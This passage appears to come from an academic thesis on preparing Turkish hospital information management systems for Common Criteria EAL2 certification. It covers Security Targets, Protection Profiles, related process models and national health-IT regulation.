ST introduction
ST reference
TOE reference
TOE overview
TOE description
Conformance claims
CC conformance claim
PP claim
Package claim
Conformance rationale
Security problem definition
Threats
Organisational security policies
Assumptions
Security objectives
Security objectives for the TOE
Security objectives for the operational environment
Security objectives rationale
Extended components definition
Extended components definition
Security requirements
Security functional requirements
Security assurance requirements
Security requirements rationale
TOE summary specification
TOE summary specification

Figure 3: Security Target contents [3]

1.1.6.2 Usage of ST

It is crucial to understand how to use ST and what is it used for. ST must serve two roles:

- When starting an evaluation, ST specifies what to evaluate and acts as a bridge between the developer and evaluator for precise evaluation.
- After an evaluation, ST specifies ‘what was evaluated’, which makes it possible for potential customers to rely on this data and evaluation to fulfill their needs.

1.1.6.3 Protection Profile

Protection Profile (PP) and Security Target are two of a kind; however, as mentioned in the 5.3 PPs are created by developers, users, user communities, governments, large corporations. It provides an implementation independent specification of assurance security requirements. ST always identifies a specific TOE; on the other hand, PP can be used for a temple for different STs but same TOE types. The Protection Profile specifies the allowed type of conformance of the ST to PP. PP should state which type of conformance they are claiming for their ST. There are two types of conformance for STs to a PP:

- Strict conformance, meaning ST shall conform to PP in a strict manner,
- Demonstrable conformance, meaning ST shall conform to PP in a strict or demonstrable manner.

In other words, an ST can only allow conforming to a PP in the way it is stated in the PP itself. There are cases that an ST claims conformance to multiple PPs, in those specific cases an ST document should cover the requirements for both of those PPs even if some requires strict, some requires demonstrable conformance.

Same as the ST explained above Explaining the PP into two parts will also make it easier to understand its key points for each part and it will help the reader to realize the differences to STs. Therefore, Protection Profile largely in two parts;

a) What a PP must contain,

b) How a PP should be used.

1.1.6.4 Contents of the Protection Profile

Protection Profile provides a highly detailed design of security functionality and security assurance of the product. Therefore, ST is the foundation of creating, constructing, and building TOE.

A complete PP consists of;

- A PP introduction with a description of the TOE,
- A conformance claim stating PP is claiming to any PP and/or packages, and if it is, which PPs or packages
- A security problem definition (SPD) stating, threats, organizational security policies, and assumptions,
- A security objective explaining how the solution to SPD is handled for both the TOE and operational environment of the TOE
- An extended component definition (optional) defining, if a new component or components are added,

- Security requirements showing that the translation of security objectives for TOE into CC language, which called Security Functional Requirements (SFRs),

Protection Profile contents are displayed in Figure 4 below [3].



Protection Profile
PP introduction
PP reference
TOE overview
Conformance claims
CC conformance claim
PP claim
Conformance rationale
Conformance statement
Security problem definition
Threats
Organisational security policies
Assumptions
Security objectives
Security objectives for the TOE
Security objectives for the operational environment
Security objectives rationale
Extended components definition
Extended components definition
Security requirements
Security functional requirements
Security assurance requirements
Security requirements rationale

Figure 4: Protection Profile contents [3]

If a company or a user wants to get a CC certificate for the product they have developed but does not know how to handle the security requirements, they can examine the CC site by examining previously certified PPs and can claim conformance [12].

1.1.6.5 Usage of PP

Using PP is a bit trickier than using an ST, because not like STs, groups, entities, or developers create PP. So rather than defining your security requirements, you need to follow a guideline, namely PP, which, defined already for specific products groups. A PP is generally used as;

- A requirement specification for a consumer group, who will only consider buying IT product if it meets PP,

- A part of regulation for a specific entity, who will only allow a specific type of IT product to be used in it meets PP,
- A baseline defined by a group of developers, who only agrees that if an IT product meets PP baseline.

1.1.7 Maintenance and Certificate Validity

After a product is evaluated and certified by authorities, it is vital to note that CC Certificate is only valid for the version that evaluated[13]. For products that submit changes outside the scope of certification, the Common Criteria Certification Authority first takes the new version product into preliminary assessment so that the product user can obtain the same security assurance a to the previous version. After the preliminary then there are two treatments based on the result;

- The product undergoes a new evaluation, and the evaluation is made for a new CC Certificate,
- The product is taken into the document maintenance process.

The product in the certificate maintenance process; The product evaluation documents prepared by the laboratory, considering the extent to which the finished evaluation will be affected and reassessed within the scope of product components that affect the safety features together with the additional functions published by the manufacturer. The specialist in the certificate authority prepares a document named ‘Additional Document’ and sends the product to the laboratory for maintenance.

1.1.8 Other Standards

There are numerous amounts of standard other than CC, even though they are not the focus of this thesis, two other standards, namely Capability Maturity Model Integration (CMMI) and Software Process Improvement and Capability Determination (SPICE). The reason for explaining these two specific standards they are also used, and still being used in HIMS.

1.1.8.1 CMMI

CMMI stands for Capability Maturity Model Integration is a program used for process-level improvement and appraisal. CMMI administered by CMMI Institute and developed in Carnegie Mellon University (CMU). CMMI defines the maturity levels for a process as Initial, Managed, Defined, Quantitatively, and Optimizing in order [14]. Version 2.0 was published in 2018 (Version 1.3 was published in 2010).



Characteristics of the Maturity levels
Level 5 "Optimizing"
Focus on process improvement.
Lower Risk -Higher Productivity/Quality
Level 4 "Quantitatively Managed"
Process measured and controlled.
Level 3 "Defined"
Process characterized for the organization and is proactive. (Projects tailor their process from the organization's standard)
Level 2 "Managed"
Process characterized for projects and is often reactive.
Level 1 "Initial"
Processes unpredictable, poorly controlled and reactive
Higher Risk - Lower Productivity/Quality
CMM was developed by the Software Engineering Institute (SEI), Carnegie Mellon University (CMU)

Figure 5: Certificate Producers & Consumers

CMMI used to addresses three areas of interest in the earlier version:

1. Product and service development — CMMI for Development (CMMI-DEV),
2. Service establishment and management, — CMMI for Services (CMMI-SVC), and
3. Product and service acquisition — CMMI for Acquisition (CMMI-ACQ).

In version 2.0 these three areas were merged into a single model. It is crucial to realize that CMMI is a model, not a standard. Even though some people choose to say that the CMMI is a model with multiple representations, others would describe it as a set of models. It can see seen clearly even the definition of CMMI may cause disarray.

Nevertheless, most will surely agree that the CMMI can be used as a merger for process improvement models for systems engineering, software engineering, software acquisition, and integrated product development. In other words, for each application area of practice, it specifies a general intention with different levels of maturity in abstract terms. It does provide detailed abstract information examples, which serve as guidelines for comprehension and implementations.

In order to help with research on organizations to develop, maintain and improve the quality products and services, the Software Engineering Institute (SEI) has found several baselines which, an organization can focus on for their business. Figure 6 shows the three critical dimensions that organizations typically focus on people, procedures and methods, and tools and equipment [15] .



Procedures and methods defining the relationship of tasks
B
A
D
C
PROCESS
People with skills, training, and motivation
Tools and equipment

Figure 6: The three-dimension model for CMMI

1.18.2 SPICE

ISO/IEC 15504 Information Technology – Process Assessment, also known as SPICE, is a number of documents for software development process started in 1993 [16] . SPICE reference model, process dimension sectioned into 5 parts;

- Customer-Supplier
- Engineering
- Project
- Support
- Organization

The **Customer-Supplier** process category consists of processes that directly affect the support development, customer and transition of the product to the customer, and provide for its correct operation and usage.

The **Engineering** process category is the processes that specify, implements, or maintains a system and software product and its user documentation.

The **Project** process category is made up of processes, which establishes the project, coordinates, and manages its resources to produces a product or provides a service, to satisfy the customer.

The **Support** process category consists of steps, which enables and supports the performance of the other processes on a project.

The **Organization** process category consists of processes, which establish the business goals of the organization and development process, product, and resource assets, which will help the organization achieve its business goals [17].

CC allows comparability between the results of independent security evaluations by ensuring a set of requirements including Security functionality of IT products and assurances measured performed to these products during evaluations. Products can be hardware, firmware, or software.

The evaluation process creates up to a level of confidence that the security functionality of these IT products and the assurance measures applied to these IT products match the requirements. The evaluation results may and should help consumers to determine whether these IT products meet their security needs or not while providing;

- a wider range of evaluated products for consumers,
- a better understanding of consumer needs and requirements by developers,
- better access to markets for the developers.

The CC enables the wide variety of evaluation methods to be applied to a range of security properties of IT products.

1.2. HOSPITAL INFORMATION MANAGEMENT SYSTEMS

Information Technology has made a significant impact on both our lives and on the healthcare industry. Over the past two decades, many hospitals have embraced the use of technology to boost up the efficiency, accuracy, and capability of their healthcare systems. HIMS is engineered to meet all kind of needs within the hospital, with a lot of different diverse data types from billing, staffing, finance, patient information accounting, scheduling, archives to security and data standards.

1.2.1 History of Hospital Information Management Systems

By the year 2000, the Ministry of Health (MoH) of Turkey itself decided to develop Hospital Information Management Systems (HIMS) software in-house to be used by all public hospitals. However, because of the failure of this project, the MoH published ‘Security Culture for Information Systems and Networks Circular No. 2003/10, on 17 February 2003’ which started major and radical changes in the field of medicine [18]. This circular allowed public hospitals to have their own HIS from any vendors. With the help provided by the Department of Information Technology of the Ministry of Health in the form of the road map, private companies entered the race of HIMS development in a perfectionist way. One year later, an additional article was added to the circular on Medical Records and Archive Services of the Ministry of Health.

In short, HIMS is the general name given to the group of interoperable software programs that performs the operations of the hospitals. Those programs mostly include Medical, Financial and Administrative controls which help hospitals to do their daily work more efficiently, and decision and control mechanism of the hospital with the participation of the employees at every level of the hospital.

It is necessary to understand that in all kinds of operation in laboratory, radiology, laboratory, radiology, in the operation room, hospital pharmacy, registry or human resources units and different kinds of software working on different specialties come together in HIMS. In audit operations carried out in HIMS, monitoring in surgical operations can communicate with medical devices using standard language format.

As technology evolved, HIMS became more and more functional. However, in this area, a large comprehensive change happened in Turkey in 2010 when, HIMS general specifications, standards and requirements were explained in the ‘Hospital Information Management Systems Procurement Guideline’ published by the Department of Administrative and Financial Affairs under the MoH [19]. Because this new regulation brought new specifications on Software Structure, User Interface, Data Input, Reports to Database Management Systems, and Maintenance for all HIMSs including common criteria.

1.2.2 HIMS in the World

In the 1960s, large hospitals began to use computers, mainframes and use these computers on business only, however, At 1967 a hospital called LDS hospital was using a hospital information system called ‘HELP’, and it was 1967 [20]. It used to support only Hearth Catheterization laboratory and Intensive Care Unit [20],[21],[22] . All the way from 1967 all the way to the 1990s HIMS program capabilities increased steadily over time. In the 1990s this steady processes skyrocketed. Nowadays, HIMS is being used in almost every single hospital while handling all of the points mentioned above.

1.2.3 Regulation on HIMS in Countries

There are many regulations about the functionality of HIMS as well as the development, and security requirements of it as indicated below. On the other hand, there are not many studies criticizing the appropriateness of national regulations in the literature. The most popular regulations in developed countries are mentioned below.

Health Insurance Portability and Accountability Act (HIPAA) is the regulation signed into law by President Bill Clinton at 1996 [23]. The aim of HIPAA is to protect health insurance for workers and their families when they lose their job, while also protecting health data confidentiality, integrity, and availability by enhancing healthcare systems. The enhancing procedure is done by making it more efficient, simplifying it and decreasing the cost. When this standard is set into motion it will be able to reduce the paperwork required by a huge margin. HIPAA is a wide regulation, however, in this thesis, its Data Security specification will be focused on [24]. The HIPAA security and confidentiality rules require transactions between entities to protect patient privacy[24].

There is a study on HIMS about commonly agreed protocols like the Health Level Seven (HL7) for message transactions and HIS components. [25]. The different types of HIS, HIMS, E-HMS systems and customizations there should be a definitive, generic module for researchers and industry experts to focus for this study for analysis from the point of development, continuous integration and security.. After analysis the study shows that HIS deployment relies on five main points as follows; senior leadership, timely implementation, annual expanses, international policy enforcers and finally correct workflows. There is also another study for the cost of compliance for HIPAA, which also shows as a result companies relief when HIPAA compliance is behind them [26].

In the USA, the federal government announced an act namely the HITECH Act in 2009 and asked from all hospitals to disseminate the meaningful use of EHRin all facilities before 2014 [27]. Health Information Technology for Economic and Clinical Health Act is an economic package signed y Obama administration on 2009 [28]. The only difference between HIPAA and HITECH is about patient rights [29].

This obligation considerably raised the adoption of EHR overall the USA so that, a study published in 2009 by Jha et al. was showing that the basic EHR functions are used by only 9% of all hospitals, another study published in 2015 presented that this ratio raised to 75.2% [30],[31]. Although the HITECT Act focused on the adoption of EHR functions more than security-related issues on HIMS, they still state that the digital transformation can easily be achieved in a short time by national regulation. Thus, it can be can suggest that such regulations are very effective on HIMS vendors when the authorities are willing to achieve some concrete results in a reasonable period of time.

Another study criticizing the situation in the USA, Canada, and England is published by Kushniruk et al. in 2013 indicated that, even if deployment of the healthcare information systems improves and increases the effectiveness of the system there is also a growing awareness for health record and related systems which may increase the error rate [32]. A variety of approaches are now being deployed to decrease the errors and risk in those three countries.

The EU has also regulations on HIMS regarding development and security domains. One of the most popular regulation is the eEurope Action Plan [33]. Eeurope Action Plan targets key areas of action to achieve an information society in all Europe. These actions are based on three points;

- cheaper, faster and secure Internet,
- investing in people skills,
- stimulating the use of the Internet.

Each of these points has its own lines and paths to follow respectively.

In addition that there is a very limited number of studies evaluating the appropriateness of standards and regulations with the practice, however, none of them is related to common criteria and HIMS.

1.2.4. The Health Transformation Program of Turkey

There was a program called ‘Health Transformation Program’ (HTP) published by MoH. [1] Before HTP health services had a complicated and fragmented structure. These fragments were acting together as a public service provider, and those were;

- Ministry of Health,
- Social insurance Institution,
- Universities. [34]

Acting as the biggest provider for the healthcare systems, MoH was taking care of services on first, second, and third steps with facilities and hospitals connected to it as sole. With the help of HTP healthcare services become more marketization centered. [35] Along with the marketization First step of healthcare was given to family doctors as a model,

With the marketization, the direction of employment has changed from permanent contract to, temporary staff, leading the way to emerge and the private health sectors and opening more and more positions. All of the effects of this program can be read from ‘Health Transformation Program Evaluation Report (2003-2011)' published by Professor Doctor Recep AKDAĞ, who was the Minister of Health at that time [36].

1.2.5 Single HIMS for All

The MoH of Turkey initiated a project in order to develop a single HIMS for all public hospitals. Nine hospitals were chosen as a pilot; all of them would use the same HIMS software. During this period, public hospitals were not allowed to have their HIMS from different vendors. In 10.04.2004, Ministry of Health published another notice (2004-36), allowing government hospitals to supply themselves with HIMS products of their choice. A guidance document was prepared to assist hospitals in preparing specifications when procuring HIMS and the first version of this document published in the very same year. [37] HIMS Acquisition Framework Principles was updated as necessary after 2004, and the document name changed to 'HIMS Procurement Guideline'.

1.2.6 HIMS Procurement Guideline

Successful practices in the maintenance and use of administrative and financial records in health institutions and organizations need to achieve an equivalent line of success in the maintenance and use of medical records. HIMS is not only a structure that affects internal processes but also transforms into a system that can exchange data with other systems. For this reason, transferring all the data in the database to another database in order to be used when necessary, within the content and scope envisaged by the administration, such as;

- transferring other data to be needed electronically from HIMS to the hospital system,
- integration of the devices that are active in the institution that can transfer data to the system,
- the health data produced by Health-Net project,

The Ministry should meet expectations such as sending to the Data Center, in-hospital management, improving decision support and workflow processes, resource management, and saving [38]. HIMS should follow the standards given by the MoH itself [19]. It should also be able to work with a bunch of different governmental software products. Furthermore, after a hospital bought the HIMS, the company responsible for the HIMS also has to give training about their software to employees of the hospital bought it.

With respect to the latest version (5.1) of this document, HIMS consists of the following modules;

- patient recording / acceptance module
- patient access, patient tracking, and patient output operations module
- pay office module
- laboratory module
- stock tracking, purchasing, and stock processing module
- circulating capital, invoice, and financing process module
- staff operations module
- information management, statistics and reporting operations module
- nursing observation and interference module
- operating room module
- oral and dental health module
- hemodialysis module
- health board module file and archive module
- blood center module
- diet module
- device tracking module
- sterilization module
- advisory module.

The entire modules mentioned above also should compatible with Data Transfer Guide prepared by MoH as well [19]. Later on, this document evolved into 'Health Information Management System Minimum Data Model'. [39] Data model purpose was to prevent the data losses that may occur in the data delivery and transfer processes of the Health Information Management System (HIMS) suppliers, facilitating the data transfer and especially using a standard structure in the data delivery and transfer. As anyone can understand these modules contains highly classified data's for both hospital and the patient, so the in The Guide there is an also article about Privacy and Security concerning these matters stating,

"2.1.32. Personal Health Data is our sensitive data; While leaving the job, all the data sent can be kept in any timetable, unprocessed company, cannot be copied, printed out, transferred to company servers or disclosed." [19].

1.2.7 Health Information Management System Minimum Data Model

HIMS companies sign contracts with health institutions in order to operate in hospitals, and sometimes they can continue to work with another HIMS company at the end of the contract period. In this case, a process starts for the new HIMS Company, which will work in the hospital, which requires the previous HIMS Company that the hospital worked to transfer all the relevant data to their system. However, no matter how it's designed, it is known that there are data losses during transfer between HIMSs, and this process lasts for days. The main factor in experiencing these difficulties is the fact that each HIMS has different database designs. This difference can only be eliminated by using the fields in the databases in a standard form [40].

1.2.8 Quality Standards on HIMS in Turkey

Regarding the regulations of MoH, HIMS companies have to apply to a certified laboratory by Turkish Standards Institution until 1st of January 2020, and in order to do that first, they have to apply for Entry-Registration to Ministry of Culture and Tourism and follow Entry-Registration System Registration Steps Guide [2], [41].

Entry-Registration has two different branches, mandatory and optional. Mandatory generally used for, cinema, music, and art. In HIMS case, what they are looking for is optional. The Optional Registration-Registration process is a declaration-based process that is not obligatory to facilitate the determination of who created the work, does not cause any loss of rights when it is not done and does not give any rights to the person [42]. Registration Steps Guide consists of six different steps and for this thesis most the most important steps, which is step 'E - Information Technologies Certificates' – article 2 stating appliance to TSI for CC.

1.2.9 Security Policy for HIMSs

Prime Ministry issued a circular on 2003/10 about Security Culture for Information Systems and Networks and with the direction of this circular MoH published 'Information Security Policy Guide on 7th of October in 2005 [18], [43].

1.2.9.1 Information Security Policy Guide and Directives

With the developments in information technologies, the requirements for information security have become more complex, comprehensive, and systematic and managerial systems have become obligatory.

The Ministry of Health has based information security studies on two main axes. The first of these, the "Information Security Policies Directive", has created a legal and administrative infrastructure, and with the permission provided from "Information Security Policies Guide", which includes technical and managerial measures for information security, has been prepared. [44], [45]. An updated version of the Policy Guide has been sent to all healthcare institutes on 17 September of 2007. [46]

The guide covers many subjects such as human resources, end-user security, asset and risk management, access control, cryptographic controls, to physical and environmental security, operating safety, communication security, and business continuity management. There are also key points that they must be handled either by the user of the healthcare institute or by the manager itself.
The six policies for the users are as follows:

- E-Mail Policy,
- Password Policy,
- Anti-virus policy,
- Network Management Policy,
- Internet Use Policy.

For a manager, there are twenty-eight total policies and most important ones as follows;

- E-mail and password policy,
- Network management policy,
- Internet access and use policy,
- Software development,
- Authentication and authorization policy,
- The security policy of personal health records. [47]

When considered all the guides, guidance, policies, Entry-Registration steps, standards, HIMSDM, procurement guideline, it can be said that there are lots of different steps for

HIMS. Bearing this in mind, there are two types of HIMS states, active and passive that can be seen from T.R. Ministry of Health Record and Registration site [48]. These states are based on the following criteria. In the active list, there will be HIMS manufacturers who have delivered the required information, documents and certificates that are successful in data transmission with their software that has complied with the health information standards and data transmission services published by the Head Office and those who do not meet any of these conditions will be in the passive list.

1.2.10 Why Common Criteria for HIMS

All the improvements considered above, there is a reason for MoH to ask for CC. CC provides a standard, an assurance, and a much more secure product based on EAL. It creates a common ground for products, which all conforming claim to PP.

1.2.11 What Makes a Good HIMS

A HIMS is more than just a software application since it takes care of almost all the work in the healthcare facility. Good HIMS specs are; High technology, reliable, management and finance functions, simplicity, flexibility, ease of use, personal and doctor notification, reports, quality, and security.

2. METHOD

In this study, CC EAL2 criteria to have been applied to a specific Turkish HIS product which is running in more than 100 different private hospitals. This HIMS has nearly all clinical and managerial modules and one of the most enhanced and well-designed products in Turkey and accredited by MoH of Turkey to be installed in public hospitals. Additionally, this product is running in some hospitals having Joint Commission International (JCI) and HIMSS (Healthcare Information and Management Systems Society) EMRAM (Electronic Medical Record Adoption Model) Stage 6 certificates which are important indicators for healthcare quality and using information and technology to improve healthcare quality and patient safety. Thus, the selected HIMS product represents at least the average quality of all HIS products used in Turkey.

The methods conducted to the selected HIS product in order to clarify whether it is ready for CC EAL2 are described in the following sections.

2.1 Application of PP

First of all 'Protection Profile for Security Module of General-Purpose Health Informatics Software' is the PP going to be used for conformance claim and ST document has to claim conformance as "strict conformance" for this PP [49]. Furthermore, ST document must state strict conformance to CC Part 2 & Part 3, in order to be in compliance with PP. Strict Conformance means "Strict conformance is oriented to the PP-author who requires evidence that the requirements in the PP are met and the ST is an instantiation of the PP, though the ST could be broader than the PP." It is also stated in CC Standard that "In essence, the ST specifies that the TOE does at least the same as in the PP, while the operational environment does at most the same as in the PP." [3]

2.2 Evaluation of HIMS with CC


The Ministry of Health requires the CC Certificate for HIMS and HIMS companies are required to prepare their products in accordance with the requirements of ISO 15408 standard. In order to prepare both their product and its document, this part of the thesis should help developers to ease the certification process.

2.3 CC Classes, Families, Components and Elements

CC standard has covered by 6 security classes; those are:

- ASE: Security Target Evaluation
- ADV: Development
- AGD: Guidance Documents
- ALC: Life-Cycle Support
- ATE: Tests
- AVA: Vulnerability Analysis

These classes will be explained in detail below for Evaluation Assurance Level 2 (EAL2) which, is also requested by The Ministry of Health. While explaining, families and their components for EAL2 as well will be explained as well. Requirements of EAL2 can be seen in Figure 7 [10].



Assurance class	Assurance Family	Assurance Components by Evaluation Assurance Level						
		EAL1	EAL2	EAL3	EAL4	EAL5	EAL6	EAL7
Development	ADV_ARC		1	1	1	1	1	1
	ADV_FSP	1	2	3	4	5	5	6
	ADV_IMP				1	1	2	2
	ADV_INT					2	3	3
	ADV_SPM						1	1
	ADV_TDS		1	2	3	4	5	6
Guidance documents	AGD_OPE	1	1	1	1	1	1	1
	AGD_PRE	1	1	1	1	1	1	1
Life-cycle support	ALC_CMC	1	2	3	4	4	5	5
	ALC_CMS	1	2	3	4	5	5	5
	ALC_DEL		1	1	1	1	1	1
	ALC_DVS			1	1	1	2	2
	ALC_FLR							
	ALC_LCD			1	1	1	1	2
	ALC_TAT				1	2	3	3
Security Target evaluation	ASE_CCL	1	1	1	1	1	1	1
	ASE_ECD	1	1	1	1	1	1	1
	ASE_INT	1	1	1	1	1	1	1
	ASE_OBJ	1	2	2	2	2	2	2
	ASE_REQ	1	2	2	2	2	2	2
	ASE_SPD		1	1	1	1	1	1
	ASE_TSS	1	1	1	1	1	1	1
Tests	ATE_COV		1	2	2	2	3	3
	ATE_DPT			1	1	3	3	4
	ATE_FUN		1	1	1	1	2	2
	ATE_IND	1	2	2	2	2	2	3
Vulnerability assessment	AVA_VAN	1	2	2	3	4	5	5

Figure 7 : EAL 2 Requirements [10]

Each of these components has elements as well. In component CC standard requirements as stated for both developer and evaluator; however, in the element, there is a very specific requirement for TOE to cover. Check ‘5.7.1.1 ST Introduction (ASE_INT)’ for the difference.

2.3.1 Class ASE: Security Target Evaluation

Security Target Evaluation Class is made up of families connected by product security specs and its properties.

Dependency definitions should be explained here to clarify the CC needs.


Dependency: Dependencies exists between components. In Part 2, a component can have a dependency on another component. This shows that the component is not self-sufficient, and it relies on other components.

In this thesis, guidance provided on how to prepare HIMS documents for CC certification process on EAL2 for developers/consultants. This process is hard and tiring on both developer and evaluator; however since the Ministry of Health has given a date to complete it, this thesis should help both developer and evaluator to ease this period [2].

In CC, there are two different sides of the certification process, which are;

- from developer side
  - When writing the CC documents for evaluation developer should see the components (ASE_INT.1.C).
- from evaluator side.
  - When evaluating the CC documents for evaluator should see the components (ASE_INT.1).

It can see clearly that the line in the standards starts with the phrase ‘The Evaluator’ if it is for the evaluator. See Figure8.



ASE_INT.1.1C *The ST introduction shall contain an ST reference, a TOE reference, a TOE overview and a TOE description.*

ASE_INT.1-1 The evaluator *shall check* that the ST introduction contains an ST reference, a TOE reference, a TOE overview and a TOE description.

